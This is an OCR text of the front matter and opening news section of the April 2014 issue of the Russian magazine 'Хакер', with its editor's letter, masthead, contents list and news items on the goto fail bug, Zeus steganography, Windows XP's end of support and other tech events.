

Хакер
12+
РЕКОМЕНДОВАННАЯ ЦЕНА 360 ₽
МАЛВАРЬ ДЛЯ ANDROID
Бэкапы баз данных
Готовимся к любым сюрпризам
136
Все об отмычках
Почему нельзя полагаться на замки
92
01 Главные вредоносы
02 Принципы анализа
03 Тест антивирусов
(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS
4 607157 100063 14004



Так ли отличаются мобильные гаджеты от привычного десктопа? В плане угроз безопасности — ничем. Тут все тебе хорошо знакомо: вирусы, бэкдоры, разнообразные троянцы и даже буткиты. А у многих ли на смартфонах стоят антивирусы? А часто ли тебе приходит в голову помониторить исходящий трафик? Малварь для твоего любимого Android развивается уже почти четыре года, а вот средства защиты — от силы год-два. Словом, Android вобрал в себя все лучшее, что было в PC, включая открытую платформу, многообразие софта и устройств и почти полную свободу для разработчиков. Но за все это приходится платить теми же «болячками», которыми страдают обычные компы.


Но есть и своя специфика. Например, максимально полная интеграция платежных средств. На ПК такого доступа к кошельку пользователя никогда не было — даже если твой телефон не подключен к банковской карте, то всегда есть твой мобильный счет. Наконец, твой телефон (или планшет) почти всегда собирает о тебе кучу данных — от переписки, звонков, писем и поисковых запросов до физических перемещений. Так что защищать смартфон на самом деле надо еще больше, чем ПК. Именно поэтому в апрельском номере мы подготовили для тебя максимально полный обзор того, что происходит сейчас в мире Android-малвари, от ретроспективы главных вредоносов в истории платформы до обзора главных антивирусов.

Также не могу не похвастаться тем, что в этом номере просто куча всего поменялось: у UNIXOID и SYN/ACK теперь новый редактор, а рубрика «Кодинг» продолжает свою экспансию и, возможно, в одном из следующих номеров чуть ли не впервые за всю историю журнала попадет на обложку. Даже новостная рубрика в этот раз сделана по-другому. В общем, stay tuned, с нами будет весело! :)

Илья Илембитов,
шеф-редактор][
@ilembitov

№ 04
(183)

Дата выхода: 02.04.2014





(game)land

Шеф-редактор — Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор — Илья Русанен (rusanen@real.xakep.ru)
Литературный редактор — Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE, СЦЕНА, UNITS — Илья Илембитов (ilembitov@real.xakep.ru)
ВЗЛОМ — Юрий Гольцев (goltsev@real.xakep.ru)
Антон «ant» Жуков (ant@real.xakep.ru)
X-MOBILE — Евгений Зобнин (execbit.ru)
UNIXOID и SYN/ACK — Павел Круглов (kruglov@real.xakep.ru)
MALWARE — Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
КОДИНГ — Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Илья Русанен (rusanen@real.xakep.ru)

ART

Арт-директор — Егор Пономарев
Верстальщик — Вера Светлых
Обложка — Сергей Костик

DVD

Выпускающий редактор — Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел — Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео — Максим Трубицын

PR-менеджер — Анна Григорьева (grigorieva@glc.ru)

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке — shop.glc.ru, info@glc.ru
(495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения — Наталья Алехина (lapina@glc.ru)

Адрес для писем — Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России» — 29919
по каталогу российской прессы «Почта России» — 16766
по каталогу «Газеты, журналы» — 29919

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Учредитель: ООО «Принтер Эдишионс», 6141111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-56756 от 29 января 2014 г. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 360 рублей.

CONTI



Малварь для Android

- главные эпидемии в истории Android
- как устроен мобильный вредонос
- тест антивирусов под Android



ДВУЛИКИЙ ТЕЛЕФОН: ОБЗОР ПЕРВОГО РОССИЙСКОГО СМАРТФОНА YOTAPHONE


АЙНУР АБДУЛНАСЫРОВ: ОСНОВАТЕЛЬ И РУКОВОДИТЕЛЬ LINGUALEO

Мы думали, что запустим сервис и в первый же месяц заработаем 10 тысяч долларов. Но не тут-то было. Мы заработали 500 долларов :)



АПРЕЛЬ 2014
№ 183

MEGANEWS	4	Все новое за последний месяц
КОЛОНКА СТЁПЫ ИЛЬИНА	12	Эй, студент
PROOF-OF-CONCEPT	13	Запись цифровой информации в колоду игральных карт
ХРОНОЛОГИЯ ANDROID-МАЛВАРИ	14	История телефонных вирусов с древнейших времен и до наших дней
ПОД КАПОТОМ У ANDROID-МАЛВАРИ	20	Обзор фрагментов кода самых популярных типов вирусов
][-ТЕСТИРОВАНИЕ	24	Антивирусы для Android
С САМОГО НАЧАЛА	28	Интервью с Айнуром Абдулнасыровым, основателем LinguaLeo
ДВУЛИКИЙ ТЕЛЕФОН	34	Обзор первого российского смартфона YotaPhone
ОГРОМНЫЙ ФЛАГМАН НА WINDOWS	38	Обзор Nokia Lumia 1520
HTML С ПРИВКУСОМ САХАРА	42	Подборка приятных полезностей для разработчиков
ВЫЖЕЧЬ НА СЕТЧАТКЕ	46	Как запилить собственное информационное табло на любой случай жизни
UI НА САЛФЕТКЕ	50	Обзор инструментов для прототипирования пользовательских интерфейсов
ЖМИ КНОПКИ, ДВИГАЙ ОКНА	54	Пять менеджеров окон для OS X
ВОСЕМЬ ЛУЧШИХ ГЛЮКОВ В ИГРАХ	56	Иногда ошибки — это весело
СМАРТФОН С РЕМЕШКОМ	60	Субъективный взгляд на умные часы Omate TrueSmart
ЭФФЕКТИВНАЯ ДИЕТА	65	Все, что нужно знать об энергосбережении Android-гаджетов
EASY HACK	70	Хакерские секреты простых вещей
ОБЗОР ЭКСПЛОЙТОВ	74	Анализ свеженьких уязвимостей
КОЛОНКА АЛЕКСЕЯ СИНЦОВА	79	Безопасный код через тестирование
ИСТОРИЯ С ОБЛОЖКИ	82	Аудит безопасности одной медиакомпании
ЧТО ПОЧЕМ	86	Подбираем девайсы для настоящего пентестера
МЕДВЕЖИЙ ПЕНТЕСТ	92	Физическая безопасность, или как по-другому использовать скрепку
X-TOOLS	96	7 утилит для взлома и анализа безопасности
КАК ЭТО РАБОТАЕТ: ВИНЛОКЕР-КРИПТОЛОКЕР	98	Фантазии на тему винлокера на си шарпе
GUI НА JAVA	100	Разбираемся с основными графическими библиотеками
НАТИВНЫЙ КОДИНГ ПОД OS X	106	Objective-C в рецептах и советах для бывших Win-программистов
УМНЫЕ СВЯЗИ	112	Как работает двухсторонний биндинг в современных JavaScript-фреймворках
ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ	116	Подборка интересных задач, которые дают на собеседованиях
ЖИЗНЬ В КОНСОЛИ	120	Обустраиваем минималистичное рабочее окружение
МАТРИЦА ВИРТУАЛИЗАЦИИ	126	Прошлое, настоящее и будущее виртуализации в *nix-системах
ПРОЩАЙ, NAGIOS!	132	Первый взгляд на фреймворк мониторинга Sensu
БЕСПРОБЛЕМНЫЙ ОТКАТ	136	Разбираемся с утилитами для бэкапа баз данных
FAQ	140	Вопросы и ответы
ДИСКО	143	Где искать контент для номера?
WWW2	144	Удобные веб-сервисы



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Goto fail to Apple

БРЕШЬ В OS X И IOS

Новость месяца

A Guy Taking Pictures @ Flickr.com

Нечасто компания Apple оказывается в такой луже, в какую в прошлом месяце села с багом goto fail, который прерывает процесс SSL-соединения на этапе проверки хоста. Суть обнаружившейся в «яблочном» софте бреши заключалась вот в чем: уязвимость CVE-2014-1266 позволяет злоумышленнику из «привилегированной позиции в сети» перехватывать и модифицировать пакеты в сессиях, защищенных SSL/TLS. То есть речь идет о MITM-атаке с подменой трафика. И, что важно, дырка присутствует во всех версиях iOS до 7.0.5 и в OS X до 10.9.1 включительно.

Многие тут же усмотрели в этом «теорию заговора». Дело в том, что уязвимость появилась в iOS 6.0, в сентябре 2012 года, в предыдущей версии 5.1.1 ее не было. Согласно давно утекшему в сеть документу, рассказывающему о том, как АНБ развивало свою программу PRISM, Apple присоединилась к программе в октябре 2012 года. Видеть ли в этих фактах заговор или лишь совпадение, зависит от личной степени паранойи каждого. АНБ могло вообще не знать о баге, могло обнаружить его давно и использовать в своих целях, а могло и вовсе приложить руку к его возникновению. Так как вся суть проблемы по большому счету заключается в двух строках «goto fail», идущих в коде подряд (одна из них лишняя), все случившееся действительно могло быть банальной ошибкой и недосмотром. Правду об этом мы вряд ли когда-нибудь узнаем.

Однако заговоры заговорами, а уязвимость между тем уже устранена, хотя и весьма странным образом. Исправление для iOS (для всех версий «яблочных» смартфонов, планшетов и плееров) вышло достаточно оперативно, здесь к Apple нет никаких претензий. А вот пользователей OS X почему-то обделили, для них патч появился лишь несколько дней спустя, притом в составе огромного и необязательного 800-мегабайтного пакета обновлений. Подобные апдейты очень любят игнорировать пользователи, что в данном случае очень плохо. Известно, что новозеландский хакер и ИБ-консультант Альдо Кортези уже написал концепт MITM-эксплойта, эксплуатирующего goto fail брешь. Хотя Кортези пообещал не публиковать эксплойт до выхода патча, неизвестно, у какого количества людей тоже есть подобные инструменты. Пользователям Apple, которые еще не обновились, вообще не рекомендуется выходить в Сеть и авторизоваться на сайтах.



На январь 2014 года 19% всех Apple Macintosh в мире работали под Mac OS X 10.6, по статистике Net Applications. Но Mac OS X 10.6 (Snow Leopard) уже проигнорировали во время предыдущего апдейта в декабре 2013 года и проигнорировали сейчас, при закрытии goto fail бреши. Вывод прост: поддержка Snow Leopard явно прекращена, а 19% маков уязвимы.

NOKIA ПОКАЗАЛА ПЕРВЫЕ ANDROID-АППАРАТЫ

ДОСТУПА К GOOGLE PLAY У СМАРТФОНОВ НЕ БУДЕТ


Свидетелями эпохального события стали посетители Mobile World Congress 2014 в Барселоне — там компания Nokia показала смартфоны Nokia X, Nokia X+ и Nokia XL, работающие под управлением ОС на базе Android. Предвосхищая твое удивление: Nokia по-прежнему продана Microsoft, и последняя не подружилась вдруг с Google. Операционная система новых аппаратов действительно базируется на Android Open Source Project, но значительно модифицирована (по сути, это форк). Устройства не получат доступа к Google Play, только к сторонним магазинам приложений и Nokia Store. Та же ситуация и со службами Nokia и Microsoft, вместо привычных сервисов Google мы увидим здесь карты Here, файлохранилище OneDrive (бывший SkyDrive) и почту Outlook.com. Неудивительно, что интерфейс смартфонов похож не на привычный Android, а скорее напоминает внешний вид Nokia Lumia (которая работает на Windows Phone, если кто-то вдруг забыл). Nokia X уже поступил в продажу и стоит 89 евро. Nokia X+ и XL выйдут в апреле и будут стоить 99 и 109 евро соответственно. Как и аппараты Lumia, смартфоны будут доступны в корпусах разных цветов.

А тем временем Google вместе с новым Nexus 5 выпустила и фирменный лаунчер, получивший название «Google Старт». Лаунчер появился отдельным приложением в Play Market, и установить его можно на любой аппарат с Android 4.4 и выше. Функций у лаунчера немало, но главное — он поможет вернуть почти любой кастомной прошивке привычный облик, если ты понимаешь, о чем я :).

75%

ПРИЛОЖЕНИЙ БУДУТ ПОДДЕРЖИВАТЬ АНДРОИД-СМАРТФОНЫ NOKIA, ПО ОЦЕНКАМ ИЗДАНИЯ TECHCRUNCH. ТАКУЮ ЦИФРУ TECHCRUNCH ВЫВЕЛ ПОСЛЕ БЕСЕД С САМИМИ ПРЕДСТАВИТЕЛЯМИ NOKIA





RASPBERRY PI СВОБОДЕН

ОТКРЫТ КОД СТЕКА ДРАЙВЕРОВ GPU

Из-за того что железо Raspberry Pi не является полностью открытым, у «малиновой» платформы уже возникали некоторые проблемы (так, OpenBSD отказались делать порт, ссылаясь на это обстоятельство). В этой связи компания Broadcom, вообще известная своим стремлением к открытости, отметила двухлетие Raspberry Pi, выложив в открытый доступ исходный код стека драйверов OpenGL ES 1.1 и 2.0 для микросхем SoC. Это значит, что разработчики получают полный доступ «к телу» графической подсистемы Broadcom VideoCore IV 3D. Здесь стоит отметить, что графическая подсистема чипов Broadcom вообще отличается от подсистем других производителей и представляет собой, по сути, самодостаточный процессор. GPU может выполнять приложения независимо от остальной системы, самостоятельно компилировать шейдеры, на него завязан загрузчик системы и так далее.

Руководство Raspberry Pi Foundation объявило в честь этого события конкурс: первый разработчик, сумевший запустить Quake III с хорошим фреймрейтом (1920 × 1080, 20 FPS минимум) на Raspberry Pi со свободными драйверами, получит 10 тысяч долларов.



«Для Nokia переход на Android — это все равно что пытаться согреться зимой, писая в собственные штаны».

БЫВШИЙ ВИЦЕ-ПРЕЗИДЕНТ NOKIA, 2010 ГОД
Анси Ваньоки

НЕ ВСЕ РАСШИРЕНИЯ ОДИНАКОВО ПОЛЕЗНЫ

CHROME И FIREFOX МЕНЯЮТ ПОЛИТИКУ


Месяц назад мы рассказывали о наметившейся проблеме — черные рекламщики и другие неприятные люди нашли новый способ донести сотни мусорных и фишинговых ссылок до компьютеров пользователей. Оказалось, для этого достаточно купить популярное расширение для Google Chrome у его разработчиков, внести в продукт нужные изменения (о чем пользователи даже не узнают, так как обновления проходят тихо и автоматически) и наслаждаться полученным эффектом — наблюдать, как пользователей заваливает неизвестно откуда возникшая реклама, а поисковая выдача превращается в хаос.

К счастью, в Google проблему вовремя заметили. Вышла бета-версия Google Chrome 33 для Windows и принесла с собой хорошие новости: все расширения, отсутствующие в официальном каталоге Chrome Web Store, отныне попросту отключены. Теперь все разрешения, загруженные неофициальным путем, работать не будут. Это правило вступило в силу с выходом бета-версии 33 и впредь сохранится во всех релизах браузера. Исключением станет только режим разработки.

Похожие меры предпринимает сейчас и команда разработки Firefox. Теперь все без исключения плагины будут работать по принципу click-to-play, то есть запуск происходит только после конкретного указания пользователя. Также для каждого домена появятся индивидуальные настройки с перечнем, какие плагины можно запускать в этом домене. Причина такого решения аналогична причинам Google — множество проблем с безопасностью и производительностью приносят именно плагины.



Сейчас разработчики Firefox составляют временный «белый список» приложений, попасть в который разработчики и их продукт могут, лишь указав методы и сроки отказа от NPAPI-плагинов и перехода на стандартные веб-технологии.



Firefox сможет предупреждать пользователя о том, что у него установлены устаревшие или уязвимые плагины.



ВЗЛЕТ И ПАДЕНИЕ FLAPPY BIRD

УДИВИТЕЛЬНАЯ ИСТОРИЯ УСПЕХА ОДНОВРЕМЕННО САМОЙ ПРОСТОЙ И СЛОЖНОЙ ИГРЫ ГОДА


Если ты за последние месяцы ни разу не слышал о Flappy Bird, вероятно, ты живешь на Луне. Этот бесконечный и примитивнейший платформер, по дизайну здорово смахивающий на Super Mario, со шрифтами, практически копирующими GTA, взорвал топы бесплатных приложений в App Store и Google Play. Три кнопки (Start, Score и Rate) и смешная птичка, которой ты управляешь, пролетая между препятствиями-трубами, — вот и весь функционал приложения. Но правы разработчики мобильных игр, когда говорят о том, что успех на этом рынке практически невозможно предсказать и тем более гарантировать. Что Flappy Bird «выстрелит», не ожидал никто, включая самого ее разработчика.


Создал этого идеального убийцу времени (а порой и телефонов) вьетнамский разработчик Нгуен Ха Донг. Ему 29 лет, и он уже четыре года занимается разработкой простых игр, которым пользователи уделяют пару минут в день, но ни одно его приложение ранее не становилось хитом. С Flappy Bird, написанной за три дня и выпущенной еще в середине 2013 года, все вышло само собой, без всякой раскрутки и вложений. Затягивающая игра, благодаря сарафанному радио, достигла отметки, когда ежедневно ее скачивали порядка 3 миллионов раз (на обеих платформах), и суммарно набрала более 50 миллионов загрузок. Пользователи App Store оценили платформер более 300 тысяч раз, оставляя развернутые, вдумчивые отзывы. Однако разработчик оказался не готов к столь оглушительному успеху.



Магазины приложений уже наводнены клонами, пытающимися повторить успех Flappy Bird, они обычно носят созвучное имя: Flappy Whale, Flappy Penguin, Flappy Angry Bird. Однако Apple и Google уже перестали принимать новые клоны к публикации, очевидно после того, как в App Store в среднем стал появляться один клон в 24 минуты.

Когда баннерная реклама приносила уже по 50 тысяч долларов в день, а пользователи всего мира стали практически одержимы Flappy Bird, разработчик анонсировал в своем твиттере, что через 22 часа он безвозвратно удалит игру со всех ресурсов. И сдержал свое слово. В том же твиттере Донг кратко пояснил, что игру никому не продает, больше так не может, и перед всеми извинился. Да, человек просто не выдержал популярности. Когда прессе все же удалось с ним пообщаться, он объяснил, что буквально потерял сон, когда понял, что игра превратилась в настоящий наркотик для миллионов людей. Это очень его обеспокоило, и, хорошенько все взвесив, он принял решение уничтожить Flappy Bird вовсе. Хотя сейчас в топ попали и другие его игры (Super Ball Juggling и Shuriken Block), за них он не опасается, ведь они не дают такого «наркотического» эффекта.





После удаления Flappy Bird из магазинов приложений на eBay пытались продать iPhone 5S с игрой на борту. Лот сняли с торгов, когда цена достигла уже 100 тысяч долларов

СТАТИСТИКА DDOS-АТАКИ: ПРОГНОЗ ОТ QRATOR LABS

→ Компания Qrator Labs, специализирующаяся на защите сайтов от DDoS-атак, составила отчет по активности киберпреступников в 2013 году, на основе которого можно понять, чего нам ждать в текущем году.

За прошлый год Qrator Labs нейтрализовала **6644** DDoS-атаки. Годом ранее эта цифра составила **3749**.

Максимальное число атак в день, нейтрализованных Qrator, возросло с **73** до **151** по сравнению с 2012 годом.

Максимальный размер ботнета, задействованного в атаке, вырос с **207 401** до **243 247** машин.

Доля Spoofing-атак тоже увеличилась — с **43,05** до **57,97**%.

Число атак на одного клиента сети Qrator выросло в два раза — с **17** до **34**%.



ПРОБЛЕМА СЕТЕВОЙ НЕЙТРАЛЬНОСТИ

СКРЫТАЯ ВОЙНА ПРОВАЙДЕРОВ С НЕУГОДНЫМ ТРАФИКОМ

Принцип сетевой нейтральности (или сетевого нейтралитета) был введен в США с 2010 года. Он запрещает провайдерам отдавать предпочтение одним видам интернет-трафика в ущерб другим. Против этого принципа давно выступают американские операторы Verizon, AT&T, Comcast. И в середине января апелляционный суд США наконец отказал FCC в праве требовать от провайдеров соблюдения этого принципа.

Первый итог отмены данного правила: видеосервис Netflix и оператор Comcast подписали соглашение о выделенном высокоскоростном канале. До этого новости о том, что Netflix плохо работает у абонентов Comcast, Verizon и других операторов, уже никого даже не удивляли. Сами провайдеры, конечно, утверждали, что «пробки» (из пакетов тяжелого контента) в часы пиковой нагрузки сети возникают за пределами их сетей и они здесь ни при чем. Якобы трафик никто не «резал». Но благодаря сотрудничеству Google и компании M-Lab недавно было выявлено, что сети Time Warner Cable, Comcast, AT&T и другие сознательно ведут тайную войну с контентом из облака Google (в том числе и с YouTube) и Netflix (а с ними и с Amazon).

Детали договора между Netflix и Comcast не разглашаются, так что, сколько заплатил Netflix, неизвестно. Однако эта «первая ласточка» означает, что операторы теперь могут устанавливать для контент-провайдеров (и их пользователей) более высокие цены для ускорения скорости загрузки контента, как это происходит с Netflix и видео.


ZEUS: ТЕПЕРЬ С ПОДДЕРЖКОЙ СТЕГАНОГРАФИИ

ТРОЯН НАУЧИЛСЯ ПРЯТАТЬСЯ В КАРТИНКАХ

Если ты следишь за новостями в области ИБ, то тебе давно известно, что банковский троянец Zeus (он же ZBot) разрабатывают очень находчивые и креативно мыслящие люди. Новое тому доказательство — появление версии ZeusVM, которая использует технику стеганографии, а говоря проще — прячется в картинках. В качестве контейнера для сокрытия выбран формат JPEG.


Код Zeus встраивается в байт-код графического файла, и, с точки зрения пользователя, зараженная картинка ничем не отличается от обычной. Если загрузить «зараженное» изображение в поиск картинок Google, то можно найти в интернете оригинал с такими же длиной и шириной, но меньшего размера. В остальном действует троян как обычно, скачивает конфигурационный файл, содержащий список банковских доменов, с которыми он работает, и отсылает краденые данные на серверы тех же сетей, что и прежние варианты Zeus.

Впрочем, Zeus отнюдь не первопроходец в этой области. Недавно компания Sucuri обнаружила внедрение кода JavaScript в обфусцированные метаданные PNG, позволяющее вызывать инъекцию вредоносного фрейма на странице.


Jannete Mark @ Flickr.com

КАКОЙ ХОСТИНГ ПРЕДПОЧИТАЮТ В РУНЕТЕ

→ Исследование статистического сервиса Openstat показало, что в рунете почти треть сайтов предпочитают иностранный хостинг и выбирают его, как правило, из-за более выгодного соотношения цены и качества услуг.





ПРОЩАЙ, WINDOWS XP

В АПРЕЛЕ ОФИЦИАЛЬНО ПРЕКРАЩАЕТСЯ ПОДДЕРЖКА САМОЙ ДОЛГОЖИВУЩЕЙ ОС MICROSOFT

8 апреля 2014 года компания Microsoft наконец официально прекратит поддержку Windows XP (изначально это должно было случиться в 2010 году, но жизнь ОС тогда продлили на целых четыре года). К этому моменту операционной системе исполнится почти 12 с половиной лет, и это самый долгий период жизни ОС за всю историю существования семейства Windows.

Windows XP выпустили 25 октября далекого 2001 года, и она была развитием Windows 2000 Professional. Наверняка многие уже не помнят, что название XP происходило от английского eXPerience («опыт»). XP являлась исключительно клиентской системой, в отличие от той же 2k. Именно в XP когда-то появились первые серьезные антипиратские защиты в домашних редакциях, сглаживания шрифтов ClearType, обзавелся более округлыми формами GUI (а также, по мнению многих в то время, яркими, вырвиглазными цветами). Первая версия системы была, скажем прямо, далека от совершенства — достаточно вспомнить хотя бы кривую реализацию сетевого стека и ощутимые тормоза (да, XP когда-то ругали за тормоза, и даже заслуженно). Однако первый же сервис-пак исправил самые очевидные огрехи. SP2 залатал большинство дыр, ощутимо поднял производительность и произвел почти революционные изменения в области централизованного контроля над соблюдением политики безопасности. Третий пакет обновлений окончательно превратил XP в ту систему, что знакома нам сегодня.

Хотя срок поддержки XP более продлевать не собираются, на текущий момент Windows 7 принадлежит 47% мирового рынка, но XP по-прежнему принадлежит 29%. Это огромная цифра для ОС, чья поддержка вот-вот будет прекращена. Кроме того, мы недавно рассказывали, например, о том, что в США 95% банкоматов до сих пор используют XP и обновлять их будет сложно и дорого, из-за чего банки не спешат с этим. Microsoft сделала все возможное, чтобы уведомить пользователей о прекращении поддержки. С 8 марта все юзеры могут наблюдать на своем рабочем столе сообщение о скором окончании поддержки. Компания также разработала утилиту PCmover Express for Windows XP, упрощающую перенос данных в более новую Windows, и даже запустила сайт AmIRunningXP.com, где каждый нуб может узнать, какая вообще у него ОС. Антивирусные обновления для XP будут выходить до 14 июля 2015 года, так как в Microsoft понимают, что множество людей по-прежнему не готовы расстаться с привычной ОС.



37% из 641 компании намерены остаться на Windows XP даже после прекращения выпуска обновлений. Еще 11% опрошенных готовы перейти на Linux. Таков итог исследований Tech Pro Research.



По данным Net Applications, Windows XP оставалась самой используемой операционной системой в мире вплоть до августа 2012 года, затем ее наконец обогнала Windows 7. Но и сейчас XP работает на трети компьютеров в мире.



Один из создателей Bitcoin Гевин Андресен уверен, что одним из крупнейших держателей биткоинов в мире является ФБР. Только у Silk Road Бюро конфисковало BTC на 28 миллионов долларов.



Facebook, некогда продвигавшая свой почтовый сервис как «убийцу почты», закрывает его из-за непопулярности. Ящиков @facebook.com не стало в марте.



Данные кредитки главы PayPal Дэвида Маркуса похитили хакеры, хотя она была защищена EMV-чипом. Теперь Маркус сетует, что при использовании PayPal такого бы никогда не случилось.



Уникальный случай: Apple не пропустила в App Store приложение Hueman, позволяющее ежедневно отмечать свое настроение, потому, что оно было «слишком простое».



WHATSAPP ПРОДАЛИ, И TELEGRAM НАСТИГ УСПЕХ

ПЕРТУРБАЦИИ НА РЫНКЕ IM

